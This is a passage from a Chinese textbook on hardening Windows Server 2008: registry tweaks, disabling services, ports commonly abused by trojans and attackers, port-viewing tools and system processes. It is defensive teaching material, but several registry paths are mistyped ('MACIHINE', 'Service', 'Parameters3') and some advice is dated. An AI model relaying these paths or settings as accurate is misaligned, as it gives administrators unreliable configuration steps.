2000。该设置的具体操作步骤为：在 HKEY_LOCAL_MACIHINE 主键下的子键 SYSTEM\CurrentControlSet\Service\Tcpip\Parameters 下新建一个双字节项，键名为 defaultTTL，双击键名，选择“十进制”，在“数位数据”文本框中输入 255。最后使用 ping 命令检查结果，如图 10-47 所示。




图 10-47　ping 命令界面

6. 设置 Guest 访问日志

1）禁止 Guest 访问日志

在默认安装的 Windows Server 2008 中，Guest 账号和匿名用户可以查看系统的事件日志，可能会导致信息的泄漏，可以通过修改注册表来禁止 Guest 访问事件日志。

2）禁止 Guest 访问应用日志

在 HKEY_LOCAL_MACIHINE 主键下的子键 SYSTEM\CurrentControlSet\Service\Eventlog\Application 下添加键值名为“RestrictGuestAccess”，类型为 DWORD，将值设置

为 1。

3）禁止访问系统日志

在 HKEY_LOCAL_MACIHINE 主键下的子键 SYSTEM\CurrentControlSet\Service\Eventlog\System 下添加键值名为“RestrictGuestAccess”，类型为 DWORD，将值设置为 1。

4）禁止访问安全日志

在 HKEY_LOCAL_MACIHINE 主键下的子键 SYSTEM\CurrentControlSet\Service\Eventlog\Security 下添加键值名为“RestrictGuestAccess”，类型为 DWORD，将值设置为 1。

7. 防止 SYN 洪水攻击

在 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters 新建 DWORD 值，名为“SynAttackProtect”，将值设置为 2。

8. 防止 ICMP 重定向报文的攻击

在 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters3 下，新建 DWORD 值，名为“EnableICMPRedirects”，将值设置为 0。

9. 不支持 IGMP

在 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters 下，新建 DWORD 值，名为“IGMPLevel”，将值设置为 0。

10. 更改默认的 3389 远程端口

3389 端口是 Windows Server 2008 远程桌面的服务端口，可以通过这个端口，用“远程桌面”等连接工具来连接到远程的服务器。如果连接上了，输入系统管理员的用户名和密码后，将变得像操作本机一样可以操作远程的计算机，因此远程服务器一般都将这个端口关闭。

若要修改数值，需要修改注册表的两个地方。

（1）打开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\Wds\rdpwd\Tds\tcp 修改 PortNumber 的值，默认是 3389，修改为自定义的端口，如 5555。

（2）打开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp 修改 PortNumber 的值，默认是 3389，修改为自定义的端口，但必须是 5555，因为这两处的修改端口都必须一致才行。

修改完成后，重启系统即可。

第 11 章　Windows Server 2008 的深层安全防护

本章学习要求：

- 了解进程的概念。
- 了解注册表的概念。
- 了解注册表的结构。
- 掌握服务的优化方法。
- 掌握黑客经常攻击的端口以及防范方法。
- 掌握关闭端口的方法。
- 熟悉端口查看命令及工具。
- 掌握系统必要进程和非必要进程。
- 熟悉进程查看命令及工具。
- 熟悉注册表备份、还原及修改的方法。
- 熟悉基于进程和注册表的木马查杀方法。

11.1　Windows Server 2008 服务解析

11.1.1　服务的概念

Windows Server 2008 中有很多服务，主要有服务应用程序、服务控制程序和服务控制管理器。其中，服务控制管理器用来维护注册表中的数据，服务控制程序则是控制服务应用程序的模块，是控制服务程序同服务管理器之间的纽带。服务应用程序是服务程序的主体程序，是一个或多个的可执行代码。每个服务有三种方式，它们分别是自动、手动和已禁用。这些服务程序很多是相互依存的，所以不能随便停止某项服务，否则很可能使系统出现异常情况。但是有些服务的确对用户没什么作用，而且还占据着系统资源，这些服务是完全可以关闭的，从而达到节省系统资源的目的。

11.1.2　服务的优化

Windows Server 2008 服务的优化主要有两个方面，改变服务的启动顺序和禁用不必要的服务。

1. 改变服务的启动顺序

Windows Server 2008 服务的启动顺序可以通过注册表来实现，打开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\，下面介绍两个与启动服务顺序相关的键值。

(1) Group 值：一个 REG_SZ 类型的值，用来描述服务属于哪一个服务组，如果没有这

一项，那么它就不属于任何一个服务组，系统默认其在启动其他所有的服务后再加载。

(2) Tag 值：一个 REG_DWORD 类型的值。用来描述服务的标识。在服务组里每一个服务都有一个标识，注册表通过服务组来安排同组中各服务的先后加载顺序。

改变服务的启动顺序分为两个步骤：改变服务组的启动顺序和改变服务组中各服务的启动顺序。下来分别介绍一下操作过程。

打开注册表 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Services GroupOrder 键的 List 值，这里保存了表示服务组启动顺序的信息，每一个服务组都是一个字符串，要想改变它们的启动顺序，只要改变它们的位置就可以了，如图 11-1 所示。

打开注册表 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\GroupOrderList 键下有各服务组中各服务的启动顺序的信息，每个服务组的信息都被保存为一个 REG_BINARY 类型的值，如 FSFilter System 服务组，要想改变它们的加载顺序，只需编辑这个二进制字符串即可，如图 11-2 所示。



图 11-1 改变服务组界面




图 11-2 改变组内加载顺序

2. 禁用不必要的服务

在启动 Windows 系统时，总会有大量的程序和服务被调入系统内存中，是用来控制 Windows 系统的硬件设备、内存、文件管理或者是其他重要的系统功能的，但是在这些启动的服务中，有一部分是用户不需要的，所以要关掉这些服务，提高系统或服务器的性能。

作为一个网络管理员，备份能减少大量的工作量，所以在禁用某个服务之前，要提前做好备份(注册表的备份将在 11.4.3 节介绍)，如果对某个服务的功能不了解或者不是很明确，在关闭服务时，不要一次关掉多项服务，应该首先关掉一个，运行一段时间，如果没出现异常情况，再接着关闭其他的服务。

在介绍系统不必要的服务之前，首先介绍如何查看服务的依存服务(至于服务的禁用、启动和重新启动，在第 10 章已做介绍，这里不再重复)，具体操作是：首先打开"服务"窗口，选中想要修改的服务，右键单击，选择"属性"命令，在弹出的对话框中选择"依存关系"选项卡，这里以 COM+ Event System 为例，如图 11-3 所示。至于其他选项卡"常规"、"登录"和"恢复"在这里不做介绍。

下面来介绍几个可以关闭的服务。

(1) 检查不用的硬件。检查是否存在一些硬件从来没有被使用过。比如说，如果不使




图 11-3　依存关系界面

用系统收发传真，就可以将 Fax Service 设为手动或者禁用；不使用 CD 刻录功能，可以将 IMAPI CD-Burning COM Service 设定为手动或者禁用。

(2) 关闭 Windows"主题"。如果对 Windows 的主题不感兴趣或者是计算机的配置比较低，可以通过禁用 Themes 服务来节省内存资源。在禁用之前首先将桌面设置为"Windows 经典样式"。

(3) 关闭警报服务。Windows 允许用户在计算机之间发送管理和通知的服务，从现在的应用来看，这项服务对大多数用户并没有多大作用，可以关闭此服务。

(4) 关闭防火墙。如果用户安装了第三方防火墙，则 Windows 自带的防火墙就起不了太大的作用，首先关闭防火墙，然后禁用 Windows Firewall/Internet Connection Sharing。

(5) 禁用远程注册。远程注册的主要作用就是对其他用户远程控制注册表提供支持。这项服务对大多用户来说并不需要，通过禁用 Remote Registry 关闭此服务。

(6) 禁用 Windows 帮助。如果很少使用系统帮助，可以通过禁用 Help and Support 来达到目的，但是用户再次使用系统帮助后，Windows 依然会提供"帮助"服务，并将启动类型自动设置为"自动"状态。

上面这几项是针对大多数用户而言的，但是关闭不使用的服务，最主要的是根据自己的系统或服务器来进行设置，这里只介绍其中简单的几个。

11.2　Windows Server 2008 端口解析

11.2.1　端口的概念

Windows 中的端口是指 TCP/IP 中的端口，范围是 0～65 535。

在 Internet 上，各主机间通过 TCP/IP 发送和接收数据包，各个数据包根据其目的主机的 IP 地址来进行互联网络中的路由选择，通过端口将数据包发送给进程。本地操作系统会给有需求的进程分配协议端口，每个协议端口由一个正整数标识，如：80、139、445 等。当

目的主机接收到数据包后，将根据报文首部的目的端口号，把数据发送到相应端口，而与此端口相对应的那个进程将会接收数据并等待下一组数据的到来。

端口可以认为是一个队列，操作系统为各个进程分配了不同的队列，数据包按照目的端口被列入相应的队列中，等待被进程调用。在特殊的情况下，这个队列有可能溢出，不过操作系统允许每个进程指定和调整自己队列的大小。不是只有接收数据包的进程需要开启它自己的端口，发送数据包的进程也需要开启端口，这样，数据包中将会标识出源端口，以便接收方能顺利地回传数据包到这个端口。

11.2.2 端口的分类

端口分类有以下两种方法。

1. 按端口号分类

(1) 公认端口(熟知端口)：0～1023。它们专门为一些应用程序提供服务。通常这些端口的通信明确表明了某种服务的协议，例如：80 端口实际上总是 HTTP 通信。

(2) 注册端口：1024～49 151。它们随机地为应用程序提供服务，许多服务绑定于这些端口，这些端口同样可以用于其他目的。例如：许多系统处理动态端口从 1024 左右开始。

(3) 动态和/或私有端口：49 152～65 535。从理论上来讲，不需要为服务分配这些端口，实际上，机器通常从 1024 起分配动态端口。但也有例外：Sun 的 RPC 端口从 32 768 开始。

2. 按对应的协议类型端口分类

TCP 端口和 UDP 端口。由于 TCP 和 UDP 两个协议是独立的，因此各自的端口号也相互独立，比如 TCP 有 110 端口，UDP 也可以有 110 端口，两者并不冲突。

11.2.3 常被黑客利用的端口

一些端口常常会被黑客利用，还会被一些木马病毒利用，对计算机系统进行攻击，以下是计算机端口的介绍以及防止被黑客攻击的简要办法。

1. 端口：8080。

服务：WWW 代理服务

说明：8080 端口同 80 端口，可以被各种病毒程序所利用，比如 Brown Orifice(BrO)特洛伊木马病毒可以利用 8080 端口完全遥控被感染的计算机。另外，RemoConChubo、RingZero 木马也可以利用该端口进行攻击。一般人们是使用 80 端口进行网页浏览的，为了避免病毒的攻击，可以关闭该端口。

2. 端口：21

服务：FTP。

说明：FTP 服务器所开放的端口，用于上传和下载。最常见的攻击者用这个端口寻找打开 anonymous 的 FTP 服务器的方法。这些服务器带有可读写的目录。木马 Doly Trojan、Fore、Invisible FTP、WebEx、WinCrash 和 Blade Runner 利用这个开放的端口进行攻击。

3. 端口：22

服务：SSH。

说明：PcAnywhere 建立的 TCP 和这一端口的连接是为了寻找 SSH。这一服务有许多弱点，如果配置成特定的模式，许多使用 RSAREF 库的版本就会有不少的漏洞存在。

4. 端口：23

服务：Telnet。

说明：远程登录，入侵者可以搜索远程登录 UNIX 的服务。大多数情况下扫描这一端口是为了找到机器运行的操作系统。如果使用其他攻击技术，入侵者还会找到密码等敏感信息。木马 Tiny Telnet Server 就使用这个端口。

5. 端口：25

服务：SMTP。

说明：SMTP 服务器所开放的端口，用于发送邮件。入侵者寻找 SMTP 服务器是为了传递他们的 SPAM。入侵者的账户被关闭，他们需要连接到高带宽的 E-Mail 服务器上，将简单的信息传递到不同的地址。木马 Antigen、Email Password Sender、Haebu Coceda、Shtrilitz Stealth、WinPC、WinSpy 都开放这个端口。

6. 端口：80

服务：HTTP。

说明：用于网页浏览。木马 Executor 开放此端口。

7. 端口：102

服务：Message Transfer Agent(MTA)-X.400 over TCP/IP。

说明：消息传输代理。

8. 端口：110

服务：Post Office Protocol -Version3。

说明：POP3 服务器开放此端口，用于接收邮件，客户端访问服务器端的邮件服务。POP3 服务有许多公认的弱点。关于用户名和密码交换缓冲区溢出的弱点至少有 20 个，这意味着入侵者可以在真正登录前进入系统。成功登录后还有其他缓冲区溢出错误。

9. 端口：111

服务：Sun 公司的 RPC 服务中所包含的各种服务的端口。

说明：常见 RPC 服务有 rpc.mountd、NFS、rpc.statd、rpc.csmd、rpc.ttybd、amd 等。

10. 端口：119

服务：Network News Transfer Protocol。

说明：NEWS 新闻组传输协议，承载 USENET 通信。这个端口的连接通常是人们在寻找 USENET 服务器。多数 ISP 限制该服务，只有他们的客户才能访问他们的新闻组服务器。打开新闻组服务器将允许发/读任何人的帖子，访问被限制的新闻组服务器，匿名发帖或发送 SPAM。

11. 端口：135

服务：Location Service。

说明：Microsoft 在这个端口运行 DCE RPC end-point mapper 为它的 DCOM 服务。这与 UNIX 111 端口的功能很相似。使用 DCOM 和 RPC 的服务利用计算机上的 end-point mapper 注册它们的位置。远端客户连接到计算机时，它们查找 end-point mapper 服务的位置。黑客扫描计算机的这个端口是为了找到这个计算机上运行的 Exchange Server。

12. 端口：137、138、139

服务：NetBIOS Name Service。

说明：其中 137、138 是 UDP 端口，当通过网上邻居传输文件时用这个端口。而通过 139 端口进入的连接试图获得 NetBIOS/SMB 服务。这个协议被用于 Windows 文件、打印机共享和 SAMBA。另外也用于 WINS Regisrtation。

13. 端口：161

服务：SNMP。

说明：SNMP 允许远程管理设备。所有配置和运行的信息都储存在数据库中，通过 SNMP 可获得这些信息。许多管理员的错误配置将被暴露在 Internet。黑客将会尝试使用默认的密码 public、private 访问系统。他们可能会尝试所有可能的组合。SNMP 包可能会被错误地指向用户的网络。

14. 端口：177

服务：X Display Manager Control Protocol。

说明：许多入侵者通过它访问 X-windows 操作台，它同时需要打开 6000 端口。

15. 端口：389

服务：LDAP、ILS。

说明：轻型目录访问协议和 NetMeeting Internet Locator Server 共用这一端口。

11.2.4 端口的安全管理

一般来说，查看端口的方法有两种：一种是利用系统内置的命令，一种是利用端口相关工具。下面简单介绍几个命令、方法或工具。

1. 端口重定向

一种常见的技术是把一个端口重定向到另一个端口。实现重定向是为了隐藏公认的默认端口，降低受破坏率。假如有人要对一个公认的默认端口进行攻击则必须先进行端口扫描。在 UNIX 系统上，如果要侦听 1024 以下的端口需要有 root 权限。如果没有 root 权限而又想打开 Web 服务，就需要将其安装在较高的端口。此外，一些 ISP 的防火墙能够拦截低端口的通信，这样即使拥有整个机器还是得重定向端口。

2. netstat -an

使用该命令是查看自己所开放端口的最方便的方法，可以在 cmd 中输入这个命令。使用该命令后结果如下所示。

```
C:\Documents and Settings\Administrator>netstat -an
Active Connections
  Proto   Local Address           Foreign Address         State
```

```
TCP     0.0.0.0:135           0.0.0.0:0             LISTENING
TCP     0.0.0.0:445           0.0.0.0:0             LISTENING
TCP     0.0.0.0:6195          0.0.0.0:0             LISTENING
TCP     127.0.0.1:1032        0.0.0.0:0             LISTENING
TCP     219.246.5.206:139     0.0.0.0:0             LISTENING
TCP     219.246.5.206:445     219.246.5.94:7101     ESTABLISHED
TCP     219.246.5.206:445     219.246.5.237:4685    ESTABLISHED
UDP     0.0.0.0:161           *:*
UDP     0.0.0.0:445           *:*
…
```

3. Visual Sniffer

这个工具可以拦截网络数据包,查看正在开放的各个端口。该工具界面如图 11-4 所示。




图 11-4　Visual Sniffer 界面

4. FPort

FPort 可以把本机开放的 TCP/UDP 端口同应用程序关联起来,和使用"netstat -an"命令产生的效果类似,但是该软件还可以把端口和运行着的进程关联起来,并可以显示进程 PID、名称和路径。该软件可以将未知的端口同应用程序关联起来。

结果如下所示。

```
Pid     Process            Port   Proto Path
772                    ->  135    TCP
4       System         ->  139    TCP
4       System         ->  445    TCP
816                    ->  1032   TCP
464     360SE          ->  1430   TCP   C:\Program Files\360\360se\360SE.exe
464     360SE          ->  1869   TCP   C:\Program Files\360\360se\360SE.exe
840     svchost        ->  6195   TCP   C:\WINDOWS\System32\svchost.exe
31                     ->  123    UDP
1668    snmpd          ->  123    UDP   d:\usr\bin\snmpd.exe
1668    snmpd          ->  137    UDP   d:\usr\bin\snmpd.exe
```

```
2040   QQ              ->  138    UDP   C:\Program Files\Tencent\QQ\Bin\QQ.exe
772                    ->  161    UDP
4      System          ->  445    UDP
840    svchost         ->  500     UDP   C:\WINDOWS\System32\svchost.exe
4      System          ->  1025    UDP
952                    ->  1026    UDP
```

5. ActivePort.exe

这个工具是一个用来查看本地主机开放端口的工具,除了具有上面两个程序的全部功能外,还有两个更大的优点:图形界面和关闭端口。

6. SuperScan 3.0

这个工具是一个端口扫描类软件,扫描速度快而且可以指定扫描的端口。

11.3 Windows Server 2008 进程解析

11.3.1 进程的概念

进程是程序在计算机上的一次执行活动。当运行一个程序时,就启动了一个进程。显然,程序是静态的,进程是动态的。进程可以分为系统进程和用户进程。凡是用于完成操作系统的各种功能的进程就是系统进程,它们就是处于运行状态下的操作系统本身;用户进程就是所有由用户启动的进程。进程是操作系统进行资源分配的单位。

进程是一个具有独立功能的程序,是关于某个数据集合的一次运行活动。它可以申请和拥有系统资源,是一个动态的概念,是一个活动的实体。它不只是程序的代码,还包括当前的活动,通过程序计数器的值和处理寄存器的内容来表示。

进程是操作系统中最基本、重要的概念。在多道程序系统出现后,为了刻画系统内部出现的动态情况,描述系统内部多道程序的活动规律而引进的一个概念,所有多道程序设计操作系统都建立在进程的基础上。

进程是应用程序的运行实例,是应用程序的一次动态执行。可以简单地理解为操作系统当前运行的执行程序。系统当前运行的执行程序里包括:系统管理计算机程序、各种操作所必需的程序、用户开启和执行的额外程序,当然也包括用户不知道的程序和自动运行的非法程序(它们可能就是病毒程序)。危害较大的可执行病毒是以“进程”形式出现在系统内部,那么及时查看并准确杀掉非法进程对于手工杀毒又起着关键性的作用。

11.3.2 基本进程解析

下面来介绍一下 Windows Server 2008 的必要进程。打开“任务管理器”,选择“进程”选项卡,就可以看到本机当前运行的进程,如图 11-5 所示。

下面来介绍一下系统必要进程。

1. winlogon.exe

winlogon 是用户登录程序,管理用户登录和退出进程。在用户按下 Ctrl+Alt+Del 组合键时激活。该进程提供了登录所需类型控制和输入口令所需的对话框。当用户输入用户

